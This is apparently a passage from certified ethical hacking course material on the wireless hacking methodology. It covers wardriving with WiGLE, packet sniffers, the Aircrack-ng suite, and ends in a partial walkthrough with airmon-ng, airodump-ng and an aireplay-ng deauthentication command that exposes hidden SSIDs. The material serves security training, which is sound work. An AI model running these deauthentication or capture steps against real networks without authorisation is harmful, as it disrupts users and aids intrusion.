WifiExplorer is an 802.11 network discovery tool -- also known as a Wi-Fi scanner. It was designed for mobile platforms - in particular, Android phones and tablets. Using the device's built-in 802.11 radio, it collects information about nearby wireless access points and displays the data in useful ways. The diagnostic views are helpful when installing and troubleshooting Wi-Fi networks. WifiExplorer uses 5 diagnostic views that collectively provide an overview of the current Wi-Fi environment. In the 'normal' mode, all APs are displayed, while in the 'Monitor Mode' only the APs of interest are displayed.

Some of the additional Wi-Fi discovery tools include:


- WiFi Manager (<https://kmansoft.com>)
- OpenSignalMaps (<https://opensignal.com>)
- Network Signal Info Pro (<http://www.kalbits-software.com>)
- WiFiFoFum - WiFi Scanner (<https://play.google.com>)
- WiFinder (<https://play.google.com>)

Hacking Wireless Networks
Wireless Hacking Methodology

GPS Mapping

CEH

- Attackers create map of discovered Wi-Fi networks and **create a database** with statistics collected by Wi-Fi discovery tools
- GPS is used to **track the location** of the discovered Wi-Fi networks and the coordinates are uploaded to sites like **WIGLE**



The screenshot shows the WIGLE website interface. On the left, there is an 'Uploads' section with instructions: 'Navigate to <https://wigle.net> and click Uploads' and 'Upload the Wi-Fi discovery tools log file to WIGLE'. Below this is a 'loading...' placeholder. On the right, a map displays discovered Wi-Fi networks with various icons and labels. A sidebar on the right shows map controls like 'Latitude: 51.5073 to 51.5073' and 'Longitude: -0.1279 to -0.1279'. At the bottom of the screenshot, a copyright notice reads: 'Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.'

GPS Mapping

The second step in the wireless hacking methodology is GPS mapping. An attacker who discovers a target wireless network can then proceed towards wireless hacking by drawing a map of the network. In this step, the attacker may use various automated tools to map the target wireless network.

The Global Positioning System (GPS) is a space-based satellite navigation system that provides location, time, and existence of physical entities on earth. Using a GPS utility, anyone can find a specific location and its geographical area on the earth. An attacker uses this GPS utility to locate and map the target wireless network in a particular geographical area.

A GPS receiver calculates position, time, and velocity by processing specifically coded satellite signals. Attackers know that free Wi-Fi is available everywhere and there may be the possibility of an unsecured network. Attackers usually create maps of discovered Wi-Fi networks and create a database with statistics collected by Wi-Fi discovery tools such as inSSIDer Office, NetSurveyor, etc. GPS is useful in tracking the location of the discovered Wi-Fi networks and the coordinates uploaded to sites like WIGLE. Attackers can share this information with the hacking community or sell it to make money.

Hacking Wireless Networks
Wireless Hacking Methodology

GPS Mapping Tools

Skyhook Skyhook's Wi-Fi Positioning System (WPS) determines location based on Skyhook's massive worldwide database of known Wi-Fi access points

Map Satellite
San Francisco
ADDRESS LOOKUP
325, 3rd St San Francisco, CA
FIND IT

Maptitude Mapping Software
<http://www.caliper.com>

ExpertGPS
<https://www.expertgps.com>

GPS Visualizer
<http://www.gpsvisualizer.com>

Mapwel
<http://www.mapwel.eu>

TrackMaker
<http://www.trackmaker.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

GPS Mapping Tool

- **WiGLE**

Source: <https://wiggles.net>

WiGLE consolidates location and information of wireless networks worldwide to a central database, and provides user-friendly Java, Windows, and web applications that can map, query and update the database via the web. You can add a wireless network to WiGLE from a stumble file or by hand and add remarks to an existing network.

How to track the location of the discovered Wi-Fi networks?

- Navigate to <https://wiggles.net> and click **Uploads**
- In the **Uploads** page, click the **UPLOAD A FILE** button to upload a log file.
Note: WiGLE currently support DStumbler, G-Mon, inSSIDer, KisMAC, Kismet, MacStumbler, NetStumbler, Pocket Warrior, Wardrive-Android, WiFiFoFum, WiFi-Where, WiGLE WiFi Wardriving, and Apple consolidated DB formats.
- **Upload** pop-up window will appear showing the types of file supported. Click the **Choose File** button and in the pop-up window, select Wi-Fi discovery tools, log file to upload, and then click **Send**.
- WiGLE will show you complete information about the location of the Wi-Fi networks.

- **Skyhook**

Source: <http://www.skyhookwireless.com>

Skyhook's Wi-Fi Positioning System (WPS) determines location based on Skyhook's massive worldwide database of known Wi-Fi APs. It uses a combination of GPS tracking and a Wi-Fi positioning system to determine the location of a wireless network indoor and in urban areas. It even discovers the position of the mobile device at between 10 to 20 meters with the help of the MAC address of the nearby wireless APs and proprietary algorithms.

Features:

- Makes location precise and reliable where it counts, even in hard-to-reach urban and indoor environments
- Uses multiple location sources to verify device location
- Builds a living network of geolocated IP addresses by matching precise GPS and Wi-Fi data with the IP address from billions of location requests
- Provides precise positioning data even when an Internet connection is unavailable
- Toggles clusters of nearby geofences on and off for each device based on its location
- Uses location requests from mobile devices to capture anonymized consumer foot traffic

Some of the additional GPS mapping tools include:

- Maptitude Mapping Software (<http://www.caliper.com>)
- ExpertGPS (<https://www.expertgps.com>)
- GPS Visualizer (<http://www.gpsvisualizer.com>)
- Mapwel (<http://www.mapwel.eu>)
- TrackMaker (<http://www.trackmaker.com>)
- MapIt GIS (<https://play.google.com>)

Wi-Fi Hotspot Finder Tools

Wi-Fi Finder is an android mobile application that can be used for finding free or paid public Wi-Fi hotspots **online** or **offline**

Wi-Fi Finder

Options: 22 near Market Street List

13 Free 9 Pay

Options: San Francisco Map

100+ near San Francisco

- San Francisco Public Library, ...
1 Jos Sarnia Court 0.02 mi
- Toasties Subs FREE
836 Irving Street (10th Ave) 0.02 mi
- Caffe Trieste, Market Str... F...
1557 Market St 0.05 mi
- Java City \$\$\$
1475 Market Street 0.08 mi
- McDonald's FREE
1455 Market Street 0.09 mi
- Edwardian San Francisco H...
1568 Market St 0.16 mi

<http://www.appsapk.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Wi-Fi Hotspot Finder Tools

- **Wi-Fi Finder**

Source: <http://www.appsapk.com>







Wi-Fi Finder is an android mobile application that can be used for finding free or paid public Wi-Fi hotspots online or offline.

Features:

- Scan for Wi-Fi hotspots around you
- Search for public Wi-Fi anywhere in the world
- View Wi-Fi hotspot detail, call location, get directions or share the hotspot
- Filter results by location (cafe, hotel, etc.) or provider type
- Works both online and offline

Some of the additional Wi-Fi hotspot finder tools include:


- Homedale::Wi-Fi/WLAN Monitor (<http://www.the-sz.com>)
- Avast Wi-Fi Finder (<https://www.avast.com>)
- Open WiFi Finder (<https://play.google.com>)
- Free WiFi Finder (<https://play.google.com>)
- Fing - Network Tools (<https://play.google.com>)

Hacking Wireless Networks		How to Discover Wi-Fi Network Using Wardriving		CEH
Wireless Hacking Methodology				
Step 1	➔	Register with WIGLE and download map packs of your area to view the plotted access points on a geographic map		
Step 2	➔	Connect the antenna, GPS device to the laptop via a USB serial adapter and board on a car		
Step 3	➔	Install and launch NetStumbler and WIGLE client software and turn on the GPS device		
Step 4	➔	Drive the car at speeds of 35 mph or below (At higher speeds, Wi-Fi antenna will not be able to detect Wi-Fi spots)		
Step 5	➔	Capture and save the NetStumbler log files which contains GPS coordinates of the access points		
Step 6	➔	Upload this log file to WIGLE, which will then automatically plot the points onto a map		

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

How to Discover Wi-Fi Network Using Wardriving

- **STEP 1:** Register with WIGLE and download map packs of your area to view the plotted access points on a geographic map.
- **STEP 2:** Connect the antenna, GPS device to the laptop via a USB serial adapter and board a car.
- **STEP 3:** Install and launch NetStumbler and WIGLE client software and turn on the GPS device.
- **STEP 4:** Drive the car at speeds of 35 mph or below (At higher speeds, Wi-Fi antenna will not be able to detect Wi-Fi spots).
- **STEP 5:** Capture and save the NetStumbler log files that contains GPS coordinates of the access points.
- **STEP 6:** Upload this log file to WIGLE, which will then automatically plot the points onto a map.



The slide features a dark blue header with the text 'Hacking Wireless Networks' and 'Wireless Hacking Methodology' on the left, and 'Wireless Traffic Analysis' in large white font in the center, with the 'CEH' logo on the right. The main content area has a light blue background with four grey chevron-shaped boxes pointing right, each containing a yellow bullet point. A small copyright notice is at the bottom of the slide.

- Wireless traffic analysis enables attackers to **identify vulnerabilities** and susceptible victims in a target wireless network
- This helps in **determining the appropriate strategy** for a successful attack
- Attackers analyze a wireless network to **determine broadcasted SSID**, presence of multiple access points, possibility of recovering SSIDs, authentication method used, WLAN encryption algorithms, etc.
- Attackers use **Wi-Fi packet sniffing tools** such as Wireshark, SteelCentral Packet Analyzer, OmniPeek Enterprise, CommView for Wi-Fi, etc. to capture and analyze the traffic of a target wireless network

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Wireless Traffic Analysis

The third step in the methodology is to analyze the traffic of the wireless network discovered. An attacker performs wireless traffic analysis before committing actual attacks on the wireless network. This wireless traffic analysis helps the attacker to determine the vulnerabilities and susceptible victims in the target network. The attacker uses various tools and techniques to analyze the traffic of target wireless network.

This helps in determining the appropriate strategy for a successful attack. Wi-Fi protocols are unique at Layer 2, and traffic over the air is not serialized, which makes it easy to sniff and analyze wireless packets. Attackers analyze a wireless network to determine the broadcasted SSID, presence of multiple access points, possibility of recovering SSIDs, authentication method used, WLAN encryption algorithms, etc. Attackers use Wi-Fi packet sniffing tools such as Wireshark to capture and analyze the traffic of a target wireless network.

Some of the Wi-Fi packet sniffing tools that attackers use to analyze the traffic of a wireless network include:

- Wireshark/Pilot Tool (<https://www.wireshark.org>)
- SteelCentral Packet Analyzer (<https://www.riverbed.com>)
- OmniPeek Enterprise (<https://www.savvius.com>)
- CommView for Wi-Fi (<http://www.tamos.com>)
- AirMagnet WiFi Analyzer (<http://enterprise.netscout.com>)



Choosing the Right Wi-Fi Card

Choosing the right Wi-Fi card is very important for an attacker since tools like Aircrack-ng and KisMAC work only with selected wireless chipsets. An attacker considers the following when choosing the optimal Wi-Fi card.

- **Determine the Wi-Fi requirements:** An attacker may want to listen to wireless network traffic or both listen to and inject packets. Windows systems can listen to network traffic but do not have the capability of injecting data packets, whereas Linux has the capability of both listening and injecting packets. Based on these issues the attacker chooses:
 - The OS
 - The hardware format, such as PCMCIA or USB, etc.
 - And features such as listening, injection, or both
- **Learn the capabilities of a wireless card:** Wireless cards have two manufacturers. One is the brand of the card and the other makes the chipset. Knowing the card manufacturer and model is not sufficient to choose the Wi-Fi card. The attacker must know about the chipset on the card. Most of the card manufacturers are reluctant to reveal what chipset they use on their card, but it is critical for the attacker to know. Knowing the wireless chipset manufacturer allows the attacker to determine the OS that it supports, required software drivers, and the limitations associated with them.
- **Determine the chipset of the Wi-Fi card:** By using the following techniques, an attacker can determine the chipset on a Wi-Fi card:
 - Search the Internet.
 - Look at Windows driver file names. This often reveals the name of the chipset.

- Check the manufacturer's page.
- The wireless chip can be directly viewed on some cards. Often the chipset number can also be observed.
- An attacker can use the FCC ID Search to look up detailed information of the device if there is an FCC identification number printed on the board. This search will return information about the manufacturer, model, and chipset.

Sometimes card manufacturers change the chipset on the card while keeping the same card model number. Manufacturers may call this a "card revision" or "card version." Therefore, an attacker's search must be sure to include the version or revision. The method to determine this may vary by OS. The site <http://madwifi-project.org/wiki/Compatibility> may provide compatibility information.

- **Verify the chipset capabilities:** Before choosing a Wi-Fi card, verify that the chipset is compatible with the OS, and that it meets all requirements. If the chipset is not compatible with the OS or does not meet the requirement criteria, then change to a computer with a different OS, or change to a card with a different chipset.
- **Determine the drivers and patches required:** Determine the drivers required for the chipset and determine any patches required for the OS.

After determining all these considerations for a chipset, the attacker chooses a card that uses that specific chipset with the help of a compatible card list.

Hacking Wireless Networks
Wireless Hacking Methodology

Wi-Fi USB Dongle: AirPcap

CEH

- AirPcap adapter captures full 802.11 data, management, and control frames that can be viewed in Wireshark for in-depth protocol dissection and analysis
- AirPcap software can be configured to decrypt WEP/WPA-encrypted frames

Features

- It provides capability for simultaneous multi-channel capture and traffic aggregation
- It can be used for traffic injection that help in assessing the security of a wireless network
- AirPcap is supported in Aircrack-ng, Cain & Able, and Wireshark tools
- AirPcapReplay, included in the AirPcap Software Distribution, replays 802.11 network traffic that is contained in a trace file



https://www.riverbed.com
Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Wi-Fi USB Dongle: AirPcap

Source: <https://www.riverbed.com>

AirPcap captures full 802.11 data, management, and control frames that can be viewed in Wireshark, providing in-depth protocol dissection and analysis capabilities. All AirPcap adapters can operate in a completely passive mode. In this mode, the AirPcap adapter can capture all of the frames transferred on a channel, not just frames addressed to it. This includes data frames, control frames, and management frames. When more than one BSS shares the same channel, it can capture the data, control, and management frames from all of the BSSs that are sharing the channel within range of the AirPcap adapter.

AirPcap adapters capture traffic on a single channel at a time. The specific channel setting can be changed. Depending on the capabilities of a specific AirPcap adapter, it can be set to any valid 802.11 channel for packet capture. A user can configure it to decrypt WEP/WPA-encrypted frames. A user can configure an arbitrary number of keys in the driver at the same time, so that the driver can decrypt the traffic of more than one AP simultaneously. Wireshark handles support for WPA and WPA2.

When monitoring on a single channel is not enough, an attacker can plug multiple AirPcap adapters into a laptop or a USB hub to perform simultaneous multi-channel capture and traffic aggregation. The AirPcap driver provides support for this operation through Multi-Channel Aggregator technology that exports capture streams from multiple AirPcap adapters as a single capture stream. The Multi-Channel Aggregator consists of a virtual interface used from Wireshark or any other AirPcap-based application. Using this interface, the application receives the traffic from all installed AirPcap adapters, as if it was coming from a single device. The attacker can configure the Multi-Channel Aggregator like any AirPcap device, with its own decryption, FCS checking, and packet filtering settings.

Features:


- It provides capability for simultaneous multi-channel capture and traffic aggregation
- It can be used for traffic injection that help in assessing the security of a wireless network
- AirPcap is supported in Aircrack-ng, Cain & Able, and Wireshark tools
- AirPcapReplay, included in the AirPcap Software Distribution, replays 802.11 network traffic that is contained in a trace file

Hacking Wireless Networks
Wireless Hacking Methodology

Wi-Fi Packet Sniffer

Wireshark with AirPcap


- Wireshark allows attacker to **read/capture live data** from Ethernet, Token-Ring, FDDI, serial (PPP and SLIP), 802.11 wireless LAN, ATM connections, etc.



<https://www.wireshark.org>

SteelCentral Packet Analyzer

- SteelCentral Packet Analyzer measures wireless channel utilization and helps in **identifying rogue wireless networks and stations**



<https://www.riverbed.com>


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Hacking Wireless Networks
Wireless Hacking Methodology

Wi-Fi Packet Sniffer (Cont'd)

OmniPeek Enterprise


- OmniPeek Enterprise offers **real-time visibility and analysis** of the network traffic and provides a comprehensive view of all **wireless network activity** showing each wireless network, the APs comprising that network, and the users connected to each AP



<https://www.savius.com>

CommView for Wi-Fi

- CommView for Wi-Fi is designed for **capturing and analyzing network packets** on wireless 802.11a/b/g/n networks
- It gathers information from the wireless adapter and decodes the analyzed data



<http://www.tomos.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Wi-Fi Packet Sniffer

- **Wireshark with AirPcap**

Source: <https://www.wireshark.org>

Wireshark is a network protocol analyzer. It lets users capture and interactively browse the traffic running on a target network. Wireshark can read live data from Ethernet, Token-Ring, FDDI, serial (PPP and SLIP), 802.11 wireless LAN, ATM connections (if the OS

on which its running allows Wireshark to do so), and any device supported on Linux by recent versions of libpcap. AirPcap can be integrated with Wireshark for complete WLAN traffic analysis, visualization, drill-down, and reporting.

Features:

- Live capture and offline analysis
- Standard three-pane packet browser
- Multi-platform: Runs on Windows, Linux, OS X, Solaris, FreeBSD, NetBSD, etc.
- Captured network data can be browsed via a GUI, or via the TTY-mode TShark utility
- Display filters and VoIP analysis
- Read/write many different capture file formats: tcpdump (libpcap), Pcap NG, Catapult DCT2000, Cisco Secure IDS iplog, Microsoft Network Monitor, Network General Sniffer® (compressed and uncompressed), Sniffer® Pro, and NetXray®, Network Instruments Observer, NetScreen snoop, Novell LANalyzer, RADCOM WAN/LAN Analyzer, Shomiti/Finisar Surveyor, Tektronix K12xx, Visual Networks Visual UpTime, WildPackets EtherPeek/TokenPeek/AiroPeek, and many others
- Capture files compressed with gzip can be decompressed on the fly
- Live data can be read from Ethernet, IEEE 802.11, PPP/HDLC, ATM, Bluetooth, USB, Token Ring, Frame Relay, FDDI, and others (depending on your platform)
- Decryption support for many protocols, including IPsec, ISAKMP, Kerberos, SNMPv3, SSL/TLS, WEP, and WPA/WPA2
- Coloring rules can be applied to the packet list for quick, intuitive analysis
- Output can be exported to XML, PostScript, CSV, or plaintext

▪ **SteelCentral Packet Analyzer**

Source: <https://www.riverbed.com>

SteelCentral Packet Analyzer is an analyzer for wired and wireless networks that captures terabytes of packet data. Traversing them is the first step for complete real-time and back-in-time analysis. When integrated with Wireshark, it enhances Wireshark by increasing efficiency in identifying and diagnosing network problems. It isolates the specific packets needed to diagnose and troubleshoot complex performance issues. SteelCentral Packet Analyzer integrates with Wireshark protocol analyzer for deep packet analysis and decoding.

Features:

- High-speed packet analysis
- Performs in-depth analysis and metric visualization on terabyte-size traffic recordings
- Supports both pcap and pcap-ng files (default format) for Wireshark
- Presents information accurately with interactive charts
- Merges and analyzes multiple trace files to reveal network behavior

▪ **OmniPeek Enterprise**

Source: <https://www.savvius.com>

OmniPeek Enterprise provides a graphical interface to analyze and troubleshoot enterprise networks. It offers real-time visibility and analysis into every part of the network from a single interface, including Ethernet, Gigabit, 10 Gigabit, 802.11a/b/g/n wireless, VoIP, and Video to remote offices. Using OmniPeek's user interface and "top-down" approach to visualizing network conditions, users can analyze, drill down, and fix performance bottlenecks across multiple network segments.

Features:

- Comprehensive network performance management and monitoring of entire enterprise networks, including network segments at remote offices
- Interactive monitoring of key network statistics in real-time, aggregating multiple files, and instantly drilling down to packets using the "Compass" interactive dashboard
- Deep packet inspection
- Integrated support for Ethernet, Gigabit, 10 Gigabit, 802.11a/b/g/n wireless (Including 3-stream), VoIP, Video, MPLS, and VLAN
- Intuitive drill-down to understand which nodes are communicating, which protocols and sub-protocols are being transmitted, and which traffic characteristics are affecting network performance
- Complete voice and video over IP real-time monitoring including high-level multimedia dashboard, call data record (CDR), and comprehensive signaling and media analyses
- Application performance monitoring and analysis in the context of overall network activity, including the ability to monitor application response time, round-trip network delay, server responsiveness, database transactions per second, and myriad other low-level statistics.
- Extensible architecture that can be easily tailored to individual network requirements.

▪ **CommView for Wi-Fi**

Source: <http://www.tamos.com>

CommView for Wi-Fi is a wireless network monitor and analyzer for 802.11 a/b/g/n networks. It captures packets to display important information such as the list of APs and stations, per-node and per-channel statistics, signal strength, a list of packets and network connections, protocol distribution charts, etc. By providing this information, CommView for Wi-Fi can view and examine packets, pinpoint network problems, and troubleshoot software and hardware. It includes a VoIP module for in-depth analysis, recording, and playback of SIP and H.323 voice communications.


A user can decrypt the packets with user-defined WEP or WPA-PSK keys and decode them down to the lowest layer. This network analyzer reveals every detail of a captured packet using a convenient tree-like structure to display protocol layers and packet headers. The product provides an open interface for plugging in custom decoding modules. WEP and WPA key retrieval add-ons are available. This application requires a compatible wireless network adapter.

Hacking Wireless Networks
Wireless Hacking Methodology

Perform Spectrum Analysis

Ekahau Spectrum Analyzer It provides powerful on-the-spot and post-site analysis capabilities and combines both Wi-Fi and spectrum information into easy-to-read displays

- Spectrum analysis of wireless network helps an attacker to **actively monitor the spectrum usage in a particular area** and detect the spectrum signal of target network
- It helps the attacker to **measure the power of the spectrum** of known and unknown signals
- Attackers use spectrum analysis tools such as **Ekahau Spectrum Analyzer** to perform spectrum analysis



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Perform Spectrum Analysis

An attacker can use spectrum analyzers to discover the presence of wireless networks. Spectrum analysis of wireless network helps an attacker to actively monitor the spectrum usage in a particular area and detect the spectrum signal of target network. It also helps the attacker to measure the power of the spectrum of known and unknown signals. Spectrum analyzers employ statistical analysis to plot spectral usage, quantify "air quality," and isolate transmission sources. RF technicians use RF spectrum analyzers to install and maintain wireless networks, and identify sources of interference. Wi-Fi spectrum analysis also helps in wireless attack detection, including DoS attacks, authentication/ encryptions attacks, network penetration attacks, etc.

An attacker can perform spectrum analysis of a target wireless network using automated tools such as:

- **Ekahau Spectrum Analyzer**

Source: <https://www.ekahau.com>

Ekahau Spectrum Analyzer is an easy to use USB device for interference analysis. It fully integrates with Ekahau Site Survey. While performing a site survey, spectrum analysis is performed simultaneously with active and passive surveys. No extra effort for gathering spectrum data and no pre-configuration are needed. Ekahau Spectrum Analyzer provides powerful on-the-spot and post-site analysis capabilities. It combines both Wi-Fi and spectrum information into easy-to-read displays.

Launch Wireless Attacks: AirCrack-ng Suite

AirCrack-ng is a **network software suite** consisting of a detector, packet sniffer, WEP and WPA/WPA2-PSK cracker and analysis tool for 802.11 wireless networks. This program runs under Linux and Windows

<http://www.aircrack-ng.org>

Airbase-ng Captures WPA/WPA2 handshake and can act as an ad-hoc Access Point	AirCrack-ng De facto WEP and WPA/ WPA2-PSK cracking tool	Airdecap-ng Decrypt WEP/WPA/ WPA2 and can be used to strip the wireless headers from Wi-Fi packets	Airdecloak-ng Removes WEP cloaking from a pcap file	Airdriver-ng Provides status information about the wireless drivers on your system	Airdrop-ng This program is used for targeted, rule-based de-authentication of users
Aireplay-ng Used for traffic generation, fake authentication, packet replay, and ARP request injection	Airgraph-ng Creates client to AP relationship and common probe graph from airodump file		Airodump-ng Used to capture packets of raw 802.11 frames and collect WEP IVs	Airolib-ng Store and manage essid and password lists used in WPA/ WPA2 cracking	Aircrack-ng Allows multiple programs to independently use a Wi-Fi card via a client-server TCP connection
Airmon-ng Used to enable monitor mode on wireless interfaces from managed mode and vice versa	Airtun-ng Injects frames into a WPA TKIP network with QoS, and can recover MIC key and keystream from Wi-Fi traffic	Easside-ng Allows you to communicate via a WEP-encrypted access point (AP) without knowing the WEP key	Packetforge-ng Used to create encrypted packets that can subsequently be used for injection	Tkiptun-ng Creates a virtual tunnel interface to monitor encrypted traffic and inject arbitrary traffic into a network	Wesside-ng Incorporates a number of techniques to seamlessly obtain a WEP key in minutes

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Launch Wireless Attacks

After performing discovery, mapping, and analysis of the target wireless network, an attacker will be in position to launch an attack on the target wireless network. The attacker may now carry out various types of attacks such as fragmentation attacks, MAC spoofing attacks, denial-of-service attacks, and ARP poisoning attacks. This section describes wireless attacks and how attackers perform these attacks.

AirCrack-ng Suite

Source: <http://www.aircrack-ng.org>

AirCrack-ng is a network software suite consisting of a detector, packet sniffer, WEP and WPA/WPA2-PSK cracker and analysis tool for 802.11 wireless networks. This program runs under Linux and Windows.

- **Airbase-ng:** Captures WPA/WPA2 handshake and can act as an ad-hoc Access Point.
- **AirCrack-ng:** De facto WEP and WPA/ WPA2-PSK cracking tool.
- **Airdecap-ng:** Decrypt WEP/WPA/ WPA2 and can be used to strip the wireless headers from Wi-Fi packets.
- **Airdecloak-ng:** Removes WEP cloaking from a pcap file.
- **Airdriver-ng:** Provides status information about the wireless drivers on your system.
- **Airdrop-ng:** This program is used for targeted, rule-based de-authentication of users.
- **Aireplay-ng:** Used for traffic generation, fake authentication, packet replay, and ARP request injection.

- **Airgraph-ng:** Creates client to AP relationship and common probe graph from airodump file.
- **Airodump-ng:** Used to capture packets of raw 802.11 frames and collect WEP IVs.
- **Airolib-ng:** Store and manage essid and password lists used in WPA/ WPA2 cracking.
- **Airserv-ng:** Allows multiple programs to independently use a Wi-Fi card via a client-server TCP connection.
- **Airmon-ng:** Used to enable monitor mode on wireless interfaces from managed mode and vice versa.
- **Airtun-ng:** Injects frames into a WPA TKIP network with QoS, and can recover MIC key and keystream from Wi-Fi traffic.
- **Easside-ng:** Allows you to communicate via a WEP-encrypted access point (AP) without knowing the WEP key.
- **Packetforge-ng:** Used to create encrypted packets that can subsequently be used for injection.
- **Tkriptun-ng:** Creates a virtual tunnel interface to monitor encrypted traffic and inject arbitrary traffic into a network.
- **Wesside-ng:** Incorporates a number of techniques to seamlessly obtain a WEP key in minutes.

Hacking Wireless Networks
Wireless Hacking Methodology

Launch Wireless Attacks: How to Reveal Hidden SSIDs

```

C:\>airmon-ng start eth1
C:\>airodump-ng --ivs --write capture eth1
BSSID      PWR  RXQ  Beacons #Data, #/s  CH  MB  ENC  CIPHER  AUTH  ESSID
02:24:2B:CD:68:EF  99   5    60       3  0  1  54e  OPN      IAMROGER
02:24:2B:CD:68:EE  99   9    75       2  0  5  54e  OPN      COMPANYZONE
00:14:6C:95:6C:FC  99   0    15       0  0  9  54e  WEP      HOME
00:22:3F:AE:68:6E  76   70   157      1  0  11 54e  WEP      <length: 10>
                                           Hidden SSID

BSSID      Station      PWR  Rate  Lost  Packets  Probes
00:22:3F:AE:68:6E  00:17:9A:C3:CF:C2  -1   1-0    0     1
00:22:3F:AE:68:6E  00:1F:5B:BA:A7:CD  76   1e-54  0     6
                    
```

Step 1: Run airmon-ng in monitor mode

Step 2: Start airodump to discover SSIDs on interface

```

C:\>aireplay-ng --deauth 11 -a 00:22:3F:AE:68:6E
                    
```

Step 3: De-authenticate (deauth) the client to reveal hidden SSID using Aireplay-ng

```

C:\>airodump-ng
BSSID      PWR  RXQ  Beacons #Data, #/s  CH  MB  ENC  CIPHER  AUTH  ESSID
